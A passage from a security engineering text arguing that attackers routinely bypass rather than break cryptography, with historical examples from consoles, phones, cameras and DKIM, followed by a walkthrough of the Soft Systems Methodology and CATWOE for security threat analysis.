Now let's look at the actual threats that people and organisations that use these keys are facing. As one key-length analysis puts it, "Is it reasonable to assume that if utilizing the entire Internet in a key breaking effort makes a key vulnerable that such an attack might actually be conducted? If a public effort involving a substantial fraction of the Internet breaks a single key, does this mean that similar sized keys are unsafe?" [30]. The general answer to these questions is "No", but to see why this is so we have to apply standard commercial risk management rather than crypto numerology.

We actually have a pretty good metric for threats facing real-world systems, which is the losses incurred due to various types of attacks on security systems. Using 15-20 years of history of modern cryptography and attacks, we can make reasonable predictions about what will and won't be a problem. In that time, to a good degree of reliability, we can say that no-one has ever lost money to an attack on a properly-designed cryptosystem (meaning one that didn't use homebrew crypto or toy keys /known-weak algorithms). On the other hand we're losing, and continue to lose, billions of dollars (depending on which source you go to) due to the failure of everything but the cryptography. As cryptographer Adi Shamir (the 'S' in 'RSA') has pointed out, "Cryptography is usually bypassed. I am not aware of any major world-class security system employing cryptography in which the hackers penetrated the system by actually going through the cryptanalysis […] usually there are much simpler ways of penetrating the security system" [31] (other security researchers have independently expressed the same sentiment, for example Steve Bellovin stated that "bad guys don't go through security; they go around it" [32].

An example of this occurs with game consoles. All of the major consoles (Xbox, Wii, PS3, and Xbox 360) use fairly extensive amounts of sophisticated cryptography, including signed executables, encrypted storage, full-media encryption and signing, memory encryption and integrity-protection, on-die key storage and/or use of security coprocessors, and assorted other cryptographic features in order to control what can (and can't) be done with them. All of them have been hacked, and in none of the cases was it necessary to break the cryptography [33].

Figure 67: Cryptography is something to be bypassed, not attacked

So in practice cryptography is bypassed and not attacked, as shown in Figure 67. There's no need to even think about attacking the cryptography when it's so much easier to target the user, the user interface, the application, the protocol implementation, the business and social processes within which it's all used, or in fact absolutely anything but the crypto. This leads to the inverse of Shamir's Law, stated by Drew Gross as "I love crypto, it tells me what part of the system not to bother

attacking" [34][60]. Probably the best-known example of this being applied in practice is phishing, which completely negates any effects of SSL/TLS in attempting to protect sensitive communications with web servers (even using SSL/TLS purely for encryption won't help much if there are web page elements that don't use it, such as JavaScript that makes an XMLHttpRequest without running it over SSL [35]).

Alternatively, if there's a trojan running on the system (as there is for a scary number of end-user PCs) then the encryption acts mostly as a pointer to the most worthwhile data to exfiltrate. A similar problem occurred with the US government's Orange Book security standard, in which the (lower) B1 level required data sensitivity labels for all objects, but it wasn't until the (higher) B2 level that structured protection for the objects was required [36], ensuring that a B1 system conveniently pointed out to attackers all of the interesting stuff that was worth stealing.

Encryption doesn't really have to be very strong to be useful, it just has to be stronger than the other weak links in your security architecture. For example to jailbreak Amazon's Kindle 2 e-book reader, which required that all binaries be signed and verifiable by 1024-bit RSA keys hardcoded into the firmware (with a few additional peculiarities [37]), developers never even bothered trying to attack the signing/signature-verification process but simply replaced the Amazon key with their own one, which then allowed them to sign anything they wanted [38][39][40]. Later versions of the Kindle were also all jailbroken without bothering to attack Amazon's signing keys [41][42][43].

Something similar was done with the HTC Thunderbolt phone, which used digitally signed binaries, a signed kernel, and signed system-recovery/restart code. The "fix" for this was to simply remove (via some currently-unspecified mechanism) the signature check, allowing anything to be loaded and run [44][45]. Cryptographic security mechanisms that included UEFI (Unified Extensible Firmware Interface) secure boot didn't protect Windows RT either, with attackers exploiting a privilege-escalation vulnerability in the Windows kernel to bypass the signing mechanism [46].

Doing the same for Windows 8 was even easier and took advantage of the high level of complexity required to get secure boot right and the fact that every single step in the process had to be handled correctly by the various vendors that provided UEFI-based products. Inevitably, there were flaws in the implementations, so that by patching either the SPI (Serial Peripheral Interface) flash memory used to hold the UEFI firmware to avoid the security checks or clearing flags in the system non-volatile RAM (NVRAM) to disable them, it was possible to bypass all of the complicated crypto and checking [47].

The same type of crypto bypass happened with Motorola's locked-down cellphones, which used careful chaining of hashes, MAC's, and certificate-backed digital signatures to ensure that no-one could boot non-Motorola-approved code on the phone. This was sufficient to cause an attacker intent on unlocking the phone to ignore all of the crypto and instead target the ARM processor's TrustZone hardware-enforced security system.

TrustZone is implemented as a type of alternative processor state that parallels the standard CPU state, with its own register set, user/supervisor mode, and so on. The system MMU separates memory into conventional memory (accessible from both the standard CPU state and from TrustZone), a block of shared memory for communication between standard mode and TrustZone mode, and finally TrustZone-only memory that's invisible to standard mode. TrustZone is accessed from supervisor mode via secure monitor call (SMC) instructions.

As with other security products that were secure by executive fiat rather than by actual practice, the TrustZone kernel contained no security mitigations like DEP (data execution prevention), ASLR (address space layout randomization), non-executable heap or stack, or anything else that's been applied in mainstream OSes for the last decade or so. Combined with unsafe programming practices like the use of `strncpy()`, it was possible to "exploit like it's 1999" [48]. Finding various exploits

---

[60] Making this even more apropos is the fact that Drew works in forensics and not cryptography.

inside the trusted kernel was relatively simple, and at that point all of the cryptography became irrelevant. It was somewhat ironic in this case that the phone vendor's boot integrity protection was sound (at least as far as we know), but the supposedly highly secure TrustZone contained a vulnerability [49][50].

A similar sort of problem had occurred two decades earlier when private X.25 networks used for banking transactions and similarly sensitive communications were carefully firewalled off from the insecure Internet. Teenage hackers, who hadn't got the memo that the X.25 networks were supposed to be secure and roamed freely on them, attacked sites on the Internet from inside the secure X.25 network, in the same way that the secure TrustZone was used to compromise the boot process security system that ran outside the "secure" area [51]. The usefulness of this type of attack was demonstrated by running an entire rootkit inside the TrustZone environment, again attacking the (supposedly) insecure environment from the (supposedly) secure one [52].

Strong cryptography involving a 2048-bit RSA signing key didn't protect the Samsung Galaxy either. By modifying the metadata used to load the firmware image, it was possible to get the firmware loaded over the top of the signature-checking code. Since the modified firmware overwrote the code that was supposed to detect whether it had been modified or not, all of the cryptography was neatly bypassed [53] (the importance of protecting metadata from tampering is covered in more detail in "Cryptography for Integrity Protection" on page 359).

Bypassing the cryptography in Google's Chromecast TV music/video streaming device didn't even require this level of ingenuity. While the code carefully verified the signed image on loading, it never checked the status value being returned by the verification function, so that anything could be loaded and run. In fact the hardest part of exploiting the Chromecast was building the custom kernel that was needed to run on the device [54].

When it came to locked-down Google TV systems, a collection of devices from various manufacturers fared no better, falling to exploits ranging from remapping the NAND flash memory controller's registers to allow an overwrite of kernel memory, taking advantage of accidentally-enabled facilities like debug modes and serial ports on the system board, using improper path validation to run non-approved binaries, de-soldering the encrypted solid-state drive (SSD) and replacing it with an unencrypted one with user-supplied contents, and the usual plethora of Linux kernel bugs and application-level flaws [55].

A far simpler approach, used by the creators of malware for Android devices, was to use the Android project's "publicly available private keys" (that's not a typo) to sign their malware [56] (the same group, specifically the Cyanogen project, later declined to remove the DigiNotar key after the CA was compromised because "MITM attacks are pretty rare" […] "We will not be revoking the DigiNotar CA root" [57]). Mind you the use of non-private private keys isn't always a liability. The Peacomm trojan communicated using a fixed private key, which made recovery of its encrypted communications data rather easy for anti-malware researchers [58].

In some cases digital signatures are used to authenticate outbound rather than inbound data. Nikon does this with some of their high-end cameras, which use a 1024-bit RSA key to sign images produced on the camera, with the signature encoded in the photo's EXIF data (a standardised means of encoding image metadata). The bypass for this consists of extracting the private key from the camera after which "it is possible to generate a digital signature value for any image, thus forging the Image Authentication System" [59].

Their main competitor Canon's approach was even worse, using a keyed hash function (in this case one called HMAC-SHA1) to "authenticate" data. A problem that immediately arises here stems from the fact that HMAC is a symmetric cryptographic function for which the key has to be shared between whoever creates the image and its associated HMAC value and anyone who wants to verify it, so that anyone in a position to verify the HMAC can also forge images with it. Compounding the error, Canon then hardcoded a fixed key into all of the cameras in

the same product line. This meant that anyone who dumped the firmware for a particular camera model and extracted the HMAC key from it could forge images and HMAC values for any other camera of that type [60].

The fix for the problem of guaranteeing the integrity of photos, when the camera is being used for evidentiary purposes and all photos taken will be preserved, is to use a chain of one-way hashes linking each photo to the previous one so that a photo can neither be modified, nor can one be removed or a new one inserted into the chain at a later date. No keys, of any size, are required.

(Of course then you also have to make sure that the camera itself is secure. At the moment the level of security of the remaining aspects of camera functionality are little better than that of the photo protection, with security researchers demonstrating the ability to seize control of high-end cameras via their wired/wireless network interfaces and modifying live image streams transmitted from the camera to remote servers [61]).

In another variation of this type of crypto bypass, when someone couldn't get an emulator for Apple's AirPort Express wireless base station working because of the 2048-bit RSA encryption that Apple used, his response was to reverse-engineer the private key from the device, completely bypassing any need to attack the crypto [62]. Staying on the topic of Apple, the same crypto-bypass strategy goes for iPhone/iOS jailbreaks, with attackers creating a seemingly never-ending series of exploits that walk around the iOS code signing, starting with the original iPhone unlock of making the baseband processor (see "Identifying Threats" on page 268 for a description of these) believe that there was no firmware present so that it would try and load new firmware from an external source. This was done by pulling address pin A17 high so that the baseband boot loader checked attacker-controlled memory for the presence of valid firmware rather than checking the still-present actual firmware, couldn't detect any valid firmware, and loaded a new copy supplied by the attacker from an external source [63].

Later attacks progressed to techniques like injecting executable code as data pages (which, since they weren't supposed to be executable code, weren't checked by the code signing), exploiting debugging facilities present in (signed) OS components, using return-oriented programming (ROP) to synthesise exploit code from existing (signed) code fragments, and in general doing everything except attacking the crypto [64][65][66][67].

In yet another case, an attempt to create a privacy-aware alternative to Facebook called Diaspora, an attacker could defeat the public-key encryption by replacing any user's public key with their own one, so that encryption and decryption appeared to work normally but was now performed with a key controlled by the attacker rather than the one that was generated for the user by the system. As the analysis that revealed this problem pointed out, "crypto is not soy sauce for security" [68].

Another example occurred with keys in certificates, for which browser vendors (in response to NIST requirements) forced CAs to switch from 1024-bit to 2048-bit keys, with anything still using 1024-bit keys being publicly denounced as insecure[61]. As discussed in "Problems" on page 4, the bad guys didn't even notice whether their fraudulent certificates were being signed with, or contained, 2048-bit keys or not.

Another, slightly more trivial, example occurred with the Chaos Communication Camp 2011 badge, which used the relatively strong Corrected Block TEA/XXTEA encryption algorithm with a 128-bit key to communicate securely between badges. This was subjected to a whole range of attacks, all of which bypassed the need to deal with the XXTEA encryption, and eventually loaded custom code to extract the 128-bit key from the device [69][62].

One large-scale real-world example of the lack of need to attack crypto occurred with Domain Keys Identified Mail (DKIM), a mechanism frequently marketed (somewhat

---

[61] In the future NIST plans to raise the required key size to over 9000!

[62] It's probably at least some sort of sign of the end times when your conference badge has a rootkit.

incorrectly) as a means of preventing spam that functions by attaching a digital signature to mail coming from a particular domain. In mid to late 2012 several researchers independently noticed that the keys that a great many sites were using for DKIM were extremely weak, going as low as 384 bits for RSA, a value that was already regarded as suitable for no more than casual-grade security back in the days of 16MHz 386 PCs [70]. This use of weak keys was pervasive across a who's-who of sites that were tested, including Amazon, Apple, Dell, eBay, HP, HSBC, LinkedIn, Match.com, PayPal, SBCGlobal, Twitter, US Bank, and Yahoo [71][72]. Out of a total of nearly 12,000 DKIM-using domains, over 4,000 were using keys so weak that they could be broken by a dedicated individual [73]. For a spammer with their own botnet, it would have been even easier.

So why didn't any of the domain owners bother using secure keys? The most likely reason was that DKIM wasn't defending against anything that attackers were exploiting (it's highly unlikely to have been an accidental misconfiguration because of the number of organisations involved, and those same organisations were actually using strong keys for their SSL/TLS servers). The keys being used for DKIM were so weak that if it was doing any good, they would long ago have been attacked by spammers [74] (Google later changed their mail handling to treat email signed with keys shorter than 1024 bits as unsigned [75], it's unknown how many more of the thousands of vulnerable organisations made similar changes).

This experience provides an interesting data point, from a globally-deployed system, of just how inconsequential crypto can be to attackers (as well as indicating that the defenders, or at least those involved in the operational side of things, were well aware of this). Anyone with a bit of technical knowledge could have broken the crypto, and yet no-one bothered because it was so easily bypassed that it wasn't worth attacking.

Another real-world example of attackers simply walking around the crypto occurs in the field of digital tachographs, devices fitted to goods vehicles to ensure that drivers comply with safety regulations covering things like the maximum amount of time that one driver can spend behind the wheel without taking a break. In a survey of 1060 convictions for tachograph-related fraud, a total of one percent of operator offences and two percent of driver offences were against the electronic tachographs. Everything else consisted of exploiting procedural holes or manipulating the device's external environment in order to facilitate fraud [76]. Using any standard commercial risk management model, cryptosystem failure is orders of magnitude below any other risk.

The sole remaining bogeyman, that some new attack that justifies the crypto numerology might crop up, doesn't apply here because it's ruled out by standard risk management, which says that if it's unknown to us then it can't be included in the risk model. Any attempt to mitigate an unknown, and probably nonexistent, risk becomes subject to Geer's Law, after security philosopher Dan Geer, "Any security technology whose effectiveness can't be empirically determined is indistinguishable from blind luck" [77]. Looking at the scary-new-attack threat another way, if you're going to incorporate imaginary threats into your risk model then the threat that "someone breaks algorithm X with key size Y" could just as well be "someone breaks algorithm X no matter what the key size is".

So how does the blind application of crypto numerology negatively affect security? For public-key algorithms, an increase in key size isn't free. The mandatory switch from 1024-bit to 2048-bit keys that has been decreed by government agencies like NIST in the US and similar agencies in other countries results in an order-of-magnitude increase in processing for each key. Instead of opportunistically deploying crypto everywhere because there's little reason not to, the massive slowdown arising from the application of crypto numerology encourages developers and IT managers to continue to run protocols in an unsecured manner.

Consider a small embedded print server used on a corporate network that, for whatever reason, the vendor has decided to configure with a dinky 512-bit key. As mentioned above, an attacker can break this in a couple of months of effort, or several weeks if they have access to a distributed computing grid. After all of that effort,

they now have the ability to hijack your communications with the print server and…
delete entries from your print queue, and turn off toner saving on the printer. What's
more, in order to do this they must have already penetrated your corporate network
with the ability to actively manipulate traffic on it, a far more serious threat than
getting access to your print server. No rational attacker would ever even consider
targeting this key, because it has no value apart from acting as a general deterrent to
casual misuse.

The problem with crypto numerology is that it operates in a vacuum, ignoring all
other operational considerations that affect the security of the overall system.
Consider the goal of "SSL everywhere", of running as much traffic as possible over
SSL/TLS simply because it's slowly becoming cheap enough that in many cases it's
possible to turn it on by default, even without any overwhelming reason to do so.
While there may be no showstopper vulnerability to justify using SSL everywhere, its
presence does mitigate a whole slew of long-lived lesser security vulnerabilities such
as the ability to hijack session authenticators like cookies sent out over unprotected
channels, as was so aptly demonstrated by the Firesheep add-on for Firefox in late
2010 [78] after years of unsuccessful attempts to get the problem fixed [79].

Another example of this type of problem occurred with Twitter, where something as
straightforward as a standard web proxy could intercept Twitter's static session
identifiers and use them from then on to log onto Twitter in place of the user's
password [80]. Yet another instance occurred with Android phones, which passed the
authentication token that was used to log on to Google services around in the clear,
allowing anyone who sniffed it to impersonate the user until the token expired two
weeks later [81][82]. Even SSL-everywhere with a trivial 512-bit key would have
stopped these attacks dead in their tracks, because they were purely opportunistic and
took advantage of the fact that the authentication data was totally unprotected and
could be obtained through a straightforward passive sniffing attack.

Unfortunately crypto numerology doesn't allow such operations-level thinking. An
opportunistic attacker passively sniffing authentication cookies is as unlikely to break
a 512-bit key as a 2048-bit key, but the latter, requiring eighty times the work of the
512-bit one, is the only one that crypto numerology allows. Even the step up from
1024-bit keys, which are almost cheap enough to allow SSL-everywhere operation in
some situations, to 2048-bit keys, would require a tenfold increase in server
processing power or in the number of servers in order to handle the same number of
clients as the 1024-bit keys[63]. So rather than making us more secure, the focus on
crypto numerology makes us significantly less secure by excluding the use of SSL-
everywhere (or more generally crypto everywhere) operations now that they're
slowly becoming cheap enough to deploy.

The application of crypto numerology isn't limited to government standards bodies
though, industry standards bodies can fall into the same trap. One example of this
was the HomePlug AV vs. Wireless USB (WUSB) approach that was covered in
"Cryptography Über Alles" on page 11, with WUSB piling on as much crypto as
possible, including mandating the use of keys that were anything from a trillion to a
septillion (that's a one followed by 21 zeroes) times stronger than the ones used in
high-value CA root certificates. While being able to claim that your keys don't just
go to 11, they go all the way up to 1,000,000,000,000,000,000,000, may look
impressive in the marketing literature, they're a lot less impressive on the low-
powered controllers that are used with USB devices.

The HomePlug AV security architects on the other hand quickly discarded the use of
public-key based encryption as unworkable for such low-powered devices,
particularly since the lack of a real user interface on most of the devices rendered the
use of fancy public key-based methods moot. Instead, they chose to use security
mechanisms that were appropriate to the devices that were being secured, which
included incorporating characteristics of the communications channels themselves

---

[63] There's even a clinical name for this, "millevigintiquatuoraphobia", for which most therapists recommend
exposure to the real world as an effective treatment.

into the security measures (the exact details are covered in "Cryptography Über Alles" on page 11).

Threat Analysis using Problem Structuring Methods

Engineering solutions for security problems is always a tricky business. Try this simple exercise: Grab a passing geek and ask them how they'd solve the problem of securely authenticating users over the Internet. They'll probably tell you to use OpenID (or some pet equivalent), LDAP, SecurID (or a pet equivalent, probably one that hasn't been publicly compromised), smart phones as access tokens, or something similar. They're unlikely to ask who's being authenticated, to what, under which conditions, in which environment, what the budget is, how easy the authentication mechanism has to be to use it, and so on, or even whether authentication makes any sense when what's usually required is authorisation of an action rather than just plain authentication[64]. This is another example of the Inside-Out Threat Model in action, with the solution decided at the wrong end of the design process.

In order to avoid the natural tendency of geeks to leap in with their favourite piece of technology without considering the environmental, social, political, and legal aspects of the problem, you can employ a technique known as a problem-structuring method or PSM. There are quite a range of PSMs (the background behind them is given in "Problems without Solutions" on page 396), but the one that's most appropriate for looking at technology problems is the Soft Systems Methodology or SSM [83][84] [85][86][87][88][89]. Although some of the more recent academic publications on SSM seem to be tending towards a transformative hermeneutics of quantum gravity, the fundamental SSM framework provides a powerful analysis tool for examining security problems.

Figure 68: The Soft Systems Methodology as a problem-structuring method

As shown in Figure 68, PSMs work by analysing the real-world situation, building a conceptual model of it, comparing the real-world situation to the model and applying

---

[64] If their response is to ask these questions then you've accidentally asked someone in management and not a geek.

corrections if necessary, and then making any changes that are indicated by the model. In the words of one of the originators of PSMs, they represent "an organised version of doing purposeful 'thinking'" [87].

What PSMs do is act as forcing functions for designs, making you consider all manner of environmental factors before you begin and only allowing you to decide on concrete solutions towards the end of the design process. In other words provided that you follow the design process correctly you're forced to choose a solution that actually addresses the problem rather than just picking a silver bullet out of a hat. PSMs present the exact opposite of the Inside-Out Threat Model process.

While there are a number of more traditional software design methodologies that cover similar ground to SSM, they all share the problem that they're fatally vulnerable to an active penetration attack on the design process by geeks who know that their solution is the right one and if they could just skip the pointless thinking about the problem then they could start working on implementing it. SSM makes it much, much harder to apply the usual cart-before-the-horse design style, at least without blatantly and obviously subverting the whole process.

The best way to explain how the Soft Systems Methodology (SSM) works is by walking through an example of how you would apply it in practice, in this case for the problem of users interacting securely with an online service like a bank or an online store. This is something that we haven't really figured out how to do yet, or more specifically it's something for which we have endless numbers of technology-based proposals for solutions but nothing that really works very well in practice, making it a useful known-hard problem to apply the SSM to.

The first stage of the SSM is called Finding Out, and consists of discovering the scope of the problem and its environment. The Finding Out stage consists of two sub-stages, the external and the internal Finding Out stages. The external Finding Out stage involves going out and asking everyone that'll be involved in using, deploying, administering, and paying for the system, or in problem-solving jargon the stakeholders, what they consider the issues to be. This is an information-gathering step that involves acquiring enough information from the stakeholders to build a general picture of what the problem that's meant to be solved actually is. It's important not to skip this step (no matter how superfluous it may seem) because participants typically don't know it nearly as well as they think they do. For example in one study, in which the participants reluctantly went through the Finding Out phase to appease the external observers that were present, they ended up gathering twenty-two pages of material that painted a rather different picture of the problem than they had initially assumed [87].

Once you've finished the field work and got the data that you need from the external Finding Out stage, the next step is the internal Finding Out stage. This takes the information that you've gathered and uses it to build an (unstructured) picture of the problem to be solved. There are a variety of ways in which you can carry out these Finding Out phases, but one quite usable form breaks things down into three related analysis steps. The first step involves identifying the roles of the participants in the system, generally referred to as 'clients' in SSM terminology. The second step involves defining the social environment such as social rules, values, and norms of behaviour in which the problem to be solved is situated, referred to as the 'social system' in SSM terminology. Finally, the third step involves examining the political environment in which the system has to operate, identifying 'commodities' in SSM terminology, authority, political, and legal constraints and how they're applied and transmitted.

Note how just this initial process already differs radically from the traditional security approach of deciding on a particular solution like SSL/TLS or digital signatures and only then trying to figure out how to apply it, with issues such as asking whether it can actually work in the target environment being left to post-mortem analyses after deployment. SSM (and PSMs in general) make this background analysis a fundamental step in the problem-solving approach, forcing you to think about the environment in which your (potential) solution has to operate. This prevents the

automatic application of the traditional Inside-Out Threat Model, both because it now becomes hard to justify blindly applying it and because you won't get to that particular step until much, much later in the SSM process.

For the case of bootstrapping secure communications, typical roles involved in the process are the end users, the system administrators (meaning the people who administer and control the system and not just the IT system administrators or sysadmins in charge of running the actual equipment, a group of people that ranges from those with direct influence like company directors and managers through to ones with indirect influence like company lawyers and marketing people), the system developers, and (obviously) various types of attacker.

In terms of the environment in which the system has to operate, the end user just wants to get things done and doesn't want to have to take a series of night-school classes just to be able to use a site's logon mechanism (this particular issue is very hard for geeks to understand, since if they're able to eventually figure it out then absolutely anyone should be able to figure it out), they expect things to happen automatically without requiring tedious manual intervention (in one poll carried out at a computer conference, virtually everyone indicated that they kept security settings up to date when the updates were automatic and invisible, and virtually no-one indicated that they did the same when the updates required manual intervention and processing), they generally have little awareness of security threats (if it says "bank" on the sign then it's a bank and there's no need to go out and perform a series of background checks to verify this), and they want to be able to authenticate from work, from home, and from an Internet café in Kazakhstan using whatever mechanism is most convenient.

System administrators (the technical ones in this case) want to go with whatever requires the least amount of work for them. The middlemen (network providers and ISPs) want no part in anything, they just provide the tubes and collect rent for them. Corporate-level administrators want to spend as little money as possible, and their primary security concern is "will this affect our stock price", or in some cases "will this appear on the front page of *$national_paper*"[65]. The marketing people are more interested in the perception of security than actual security (it's their job to convince customers/users to come in, and that requires creating the perception of a safe environment). Finally, the lawyers are worried about legal liability, regulatory constraints, and all the other things that lawyers are paid to worry about (this case tends to blend with the next step, examining the political environment in which the system has to operate).

Finally, at the political level, there are compliance and regulatory constraints like PCI-DSS, consumer protection laws, computer crime laws, the general reluctance of law enforcement agencies to pursue computer crime, and various messy cross-jurisdictional issues such as the fact that even if your current physical environment is one where X is the norm, your logical environment may be one where Y is the norm (a participant in one problem-structuring exercise described this situation as "like going to a corner dairy in Pakistan and being fed pork rinds"). Consider for example a German tourist currently on holiday in Spain who goes to a hotel's web site to book a room for a few days, with the site being run through a cloud provider in Ireland. The 2006 EU Data Retention Directive requires that all EU countries create a law requiring that data be retained for between six months and two years. In Germany it's six months, in Spain it's a year, and in Ireland it's two years. The German government is quite adamant that when German citizens are involved the data has to be deleted after six months. Spain claims that its law takes precedence. In Ireland you're breaking the law if you delete the data before two years are up [90][91]. This is the sort of situation in which, if you don't get your lawyers involved fairly early in the problem-solving process, you can end up in deep trouble.

---

[65] There is at least one sizeable financial institution for which this is their actual security policy. Not the one that's shown to auditors, but the one that's used to guide security decision-making. The one that's shown to the auditors says "If anything goes wrong, find Dave and get him to fix it", obfuscated over 180 pages of text.

Following the Finding Out stage, the next SSM step consists of Formulating Root Definitions, which define what's relevant in exploring the problem space. These are formalised using the mnemonic CATWOE, which stands for Customer, Actors, Transformation Process, Weltanschauung, Owner, and Environmental Constraints. The Customer is the beneficiary (or sometimes the victim) of the system, the Actors are the participants in the system, the Transformation Process is what the activity of the system operates on expressed in terms of the inputs and outputs of the transformation process, the Weltanschauung is the world view underlying the system ("Weltanschauung" is a German word that's usually translated as worldview, although that's something of a simplification of its full meaning), the Owner is the person or people with the ability to stop the system (sometimes Customers, Actors, and Owners can overlap), and the Environmental Constraints are the constraints that the environment places on the system.

CATWOE isn't just an arbitrary categorisation but was built from real-world experience with observing what people were and weren't taking into account in the problem-solving process. In particular SSM practitioners found that people tended to omit both Actors and Owners because they were "too obvious to be noticed" and so they were never considered as part of the SSM process [83]. By explicitly requiring them to be specified as part of CATWOE, SSM ensures that they're taken into account during the problem-solving process.

Going back to the Finding Out results, you can now create your Root Definition using CATWOE. In most designs involving security, the role of the Customers, Actors, and Owners are fixed: The Customer is the user, the Actor is the organisation that's running the system, and the Owner is the attacker. This leaves the Transformation, Weltanschauung, and Environment to be resolved. Since CATWOE is a mnemonic used to help remember what's involved and not a strict ordering of operations, you don't have to go through the process in the order implied by the mnemonic. In particular for security modelling it's often easier to leave the Transformation step until the end, since it's heavily influenced by the Weltanschauung and Environment. This means that the remaining TWE steps would be done as WET[66].

Continuing the process of addressing the sample problem from above, the Weltanschauung of the users (or at least as it's typically perceived by security geeks) is that the users trust too much while the security geeks would be seen by the users as trusting too little. In addition if something goes wrong then the users regard the system as being at fault and not themselves, and specifically they consider that it's the system's job to protect them and not their job to invest massive amounts of effort (far beyond anything required in the real world) to stay secure.

The Environment consists of unreliable (both in the sense of availability and of resistance to attack) networks, the general need to run things over HTTP (or at least port 80/443) because of firewalls, a need to make a profit at some point (that is, it doesn't make much sense to spend $1M to protect $5 unless you're a government department) and by extension the fact that most organisations see security as a "hygiene issue", it's something that's good to have but doesn't really add any value since you don't directly make money off it, a user endpoint in an unknown state, the fact that the user is geographically separated from the systems that they'll be interacting with, and the fact that you have no direct physical channel to the user (users generally trust things involving physical presence more than they do the more nebulous presence of a site on the Internet, and a direct physical channel could be leveraged to help secure the Internet channel, as some European banks do by bootstrapping Internet authentication from bank branch visits or information distributed via postal mail).

The Transformation is fairly straightforward, we want to go from an untrusted to a trusted state, or more abstractly we want to solve the problem of trusted knowledge distribution.

---

[66] Anyone who's ever owned a cat can easily appreciate how this would lead to CATWOE.

Finally, we have the Root Definition, which is that we want to validate customers using systems that we don't control over a network that we don't control against systems that we do control in a situation where it's advantageous for attackers to manipulate the process, and it all has to be done on a shoestring budget (as "Problems without Solutions" on page 396 points out, there's a good reason why the sorts of problems that PSMs were created to address are known as "wicked problems").

The above is only one particular way of approaching things, which is why Figure 68 showed this stage as being part of a very iterative process. At the moment we've framed the problem from the point of view of the defender. What happens when we look at it from the attacker's perspective? In other words rather than looking at what the defenders are trying to achieve, can we look at what the attackers are trying to achieve? About a decade ago the primary motivation for attackers would have been ego gratification, whereas today it's far more likely to be a commercial motive. On the other hand for targets with little directly realisable financial value to attackers it may be that the only motivation for attackers would be either ego gratification or espionage in the case of certain government and industry targets.

With this alternative view the Customers are now the hackers and/or the people paying them, the Owners become the defenders, the Actors become the people working with and using the system (which includes the bad guys), and the Transformation and Root Definition are restated in terms of the attackers' goals rather than the defenders goals. A typical root definition for a financially motivated attacker might be that they want to obtain (if it's a phishing attack) or extract (if it's a data theft attack) access-control and authorisation information without the defenders being aware of the loss so that the information can then be exploited at leisure. This is an interesting alternative perspective that can be worth exploring in some cases, but to keep things simple we'll continue the SSM process by working as the defender.

The next SSM stage involves Building Conceptual Models. This takes the Root Definition and uses verbs to describe the activities that are required by the definition. It's important that the model contains a monitoring mechanism (in SSM terminology this is the 'monitoring and control' system) that monitors its effectiveness (is it doing the right thing?), its efficacy (does it work properly?), and its efficiency (is this the best way of doing this?). Two other options that are sometimes added to the monitoring mechanism for the general-purpose SSM are ethics (is it morally sound?) and elegance (is it beautiful?). These are appropriate in some situations in which the SSM is applied, but are generally unneeded here: it's hard to think of how you'd create an unethical encryption mechanism, and arguing with geeks about the aesthetics of a technical solution would be like wrestling with a pig in mud where after a while you realise that the pig is enjoying it. For these reasons it's best to focus only on the first three 'e's, effectiveness, efficacy, and efficiency.

One important factor to take into account when you're building your model is that you can only use the terms that are present in the Root Definition. So for example one part of the model could specify that "communications with users (customers) cannot infringe on PCI-DSS or other regulatory controls", "attackers (owners) cannot be allowed to have knowledge of communications", and "attackers (owners) can pretend to be users (customers) or administrators of the system (actors)", but it couldn't specify that "users (customers) will use smart phones as authentication tokens" because this appears nowhere in the root definition. Without this constraint it becomes far too easy to start inserting specific instances of real-world systems into the model, micromanaging it to death (or at least to unworkability) before you can pass it on to the remaining steps in the SSM process.

For the secure communications bootstrap problem, one approach, which requires very little in the way of actual security technology, might be to simply convince the customers that they're secure without doing much else, thus meeting the needs of at least some of the stakeholders (the marketing people, the sysadmins, and probably management) even if it may not satisfy some of the others (notably the lawyers). One way of convincing the customers that they're secure might be to refund their money in the case of fraud, allowing you to claim that "no customer has ever lost money through fraud", not because there isn't any fraud but because when there was some,

the customer didn't have to carry the cost. This is more or less the system used by banks that issue credit and debit cards when they dump liability on merchants, and in this case is a situation where applying the full five 'e's, specifically including ethics, would provide a better model than using just the basic three 'e's.

